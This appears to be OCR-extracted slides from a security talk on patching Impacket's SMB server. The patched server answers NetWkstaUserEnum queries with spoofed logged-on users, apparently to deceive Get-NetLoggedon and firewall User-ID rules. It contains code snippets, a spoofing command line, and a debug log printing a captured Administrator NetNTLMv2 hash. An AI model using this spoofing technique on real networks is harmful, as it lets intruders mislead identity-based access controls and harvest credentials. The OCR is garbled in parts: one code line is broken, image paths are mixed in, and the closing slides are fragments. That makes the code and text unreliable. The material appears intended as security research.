
Returns users logged on the local (or a remote) machine. Note: administrative rights needed for newer Windows OSes.

Author: Will Schroeder (@harmj0y)
License: BSD 3-Clause
Required Dependencies: PSReflect, Invoke-UserImpersonation, Invoke-RevertToSelf




```
<#
    Implementation of NetWkstaUserEnum that utilizes
        https://github.com/mattifestation/psreflect to
        stay off of disk.

    by @harmj0y
#>
```

Building the tool




Building the tool



Lolwut? Unsupported DCERPC


5. NetWkstaUserEnum Request



```
Unsupported DCERPC opnum 2 called for interface ('6BFFD098-A112-3610-9833-46C3F87E345A', '1.0')
Unsupported DCERPC opnum 2 called for interface ('6BFFD098-A112-3610-9833-46C3F87E345A', '1.0')
Unsupported DCERPC opnum 2 called for interface ('6BFFD098-A112-3610-9833-46C3F87E345A', '1.0')
Unsupported DCERPC opnum 2 called for interface ('6BFFD098-A112-3610-9833-46C3F87E345A', '1.0')
```

```
DCERPCServer.__init__(self)
self.wkssvcCallBacks = {
    0: self.NetrWkstaGetInfo,
    2: self.NetrWkstaUserEnum
}
self.addCallbacks(('6BFFD098-A112-3610-9833-46C3F87E345A', '1.0'), '\\PIPE\\wkssvc', self.wkssvcCallBacks)
```


Building the tool



```
server = smbserver.SimpleSMBServer(listenAdd  ption  erface_address, listenPort=int(options.port),
                                   wkui1_use  tions.s  fed_username,
                                   wkui1_lo  dom  ptio  poofed_logon_domain,
                                   wkui1_oth  mains=  on  poofed_other_domains,
                                   wkui1_log  erver=o  spoofed_logon_server)
```


```
def addLoggedOnUser(self, wkui1_username, wkui1_logon_domain='', wkui1_oth_domains='', wkui1_logon_server=''):
    user = wkui1_username
    self.__smbConfig.add_section(user)
    self.__smbConfig.set(user, 'wkui1_username', wkui1_username)
```

Building the tool




```
    # Remove the global section and ensure we only use sections that we actually expect.
    del (sections[sections.index('global')])
    self._users = {}
    for section in sections:
        if self.__serverConfig.has_option(section, 'wkui1_username') and \
                self.__serverConfig.has_option(section, 'wkui1_logon_domain') and \
                self.__serverConfig.has_option(section, 'wkui1_oth_domains') and \
                self.__serverConfig.has_option(section, 'wkui1_logon_server'):
            self._users[section] = dict(self.__serverConfig.items(section))
```

Building the tool




```python
# Setup WKSTA_USER_INFO_1 with supplied information and append it to the buffer.
UserInfo = WKSTA_USER_INFO_1()
UserInfo['wkui1_username']     = user.get('wkui1_username') + '\x00'
UserInfo['wkui1_logon_domain'] = user.get('wkui1_logon_domain') + '\x00'
UserInfo['wkui1_oth_domains']  = user.get('wkui1_oth_domains') + '\x00'
UserInfo['wkui1_logon_server'] = user.get('wkui1_logon_server') + '\x00'
UserEnum['UserInfo']['WkstaUserInfo']['Level1']['Buffer'].append(UserInfo)
```


Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Completed
Ln 9 Col 28
125%
Type here to search
ENG
7:12 AM
7/5/2021
Right Ctrl
root@justinp-VirtualBox: ~
root@justinp-VirtualBox: /home/justin-p/Documents

```
PS C:\Users\administrator> Get-NetLoggedon -HostName 192.168.56.149

wkui1_username wkui1_logon_domain wkui1_oth_domains wkui1_logon_server
-------------- ------------------ ----------------- ------------------
Steve          Domain                               DC


PS C:\Users\administrator> |
```

```
root@justinp-VirtualBox:~# smbserver.py test . -smb2support -debug -spoofed_username Steve -spoofed_logon_domain Domain -spoofed_logon_server DC
Impacket v0.9.22.dev1+20201001.141742.e834325b - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.8/dist-packages/impacket
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.56.222,62193)
[*] AUTHENTICATE_MESSAGE (DOMAIN\Administrator,W10)
[*] User W10\Administrator authenticated successfully
[*] Administrator::DOMAIN:aaaaaaaa:780bba6bfc6b484ca59b0e6ac3906e7d:01010000000000008036a8c2a771d70111648871e2a53de800000000010010004400700054007200440056007a00660
003001000440070005400720044005600 7a006600020010005900790066004c0063004a005700700004001000590079006600 4c0063004a0057007000070008008036a8c2a771d701060004000200000008
0030003000000000000000000000000003000007a51d5974a4f7e1db46e24ed9fedd7e48a5f0f1e6f5dd46309f0731457f7ab8f0a001000000000000000000000000000000000000090026006300690066007
3002f003100390032002e003100360038002e00350036002e003100340039000000000000000000000
[*] Connecting Share(1:IPC$)
[*] NetrWkstaGetInfo Level: 1
[*] NetrWkstaUserEnum: Returned Domain\Steve as WKSTA_USER_INFO_1.
```

The Pwn



Lolwut ? Unsupported DCERPC.

1. ping vip-fridge.tld from 192.168.2.149

2

ACL with User-ID

3. Who is 192.168.2.149

0, 4

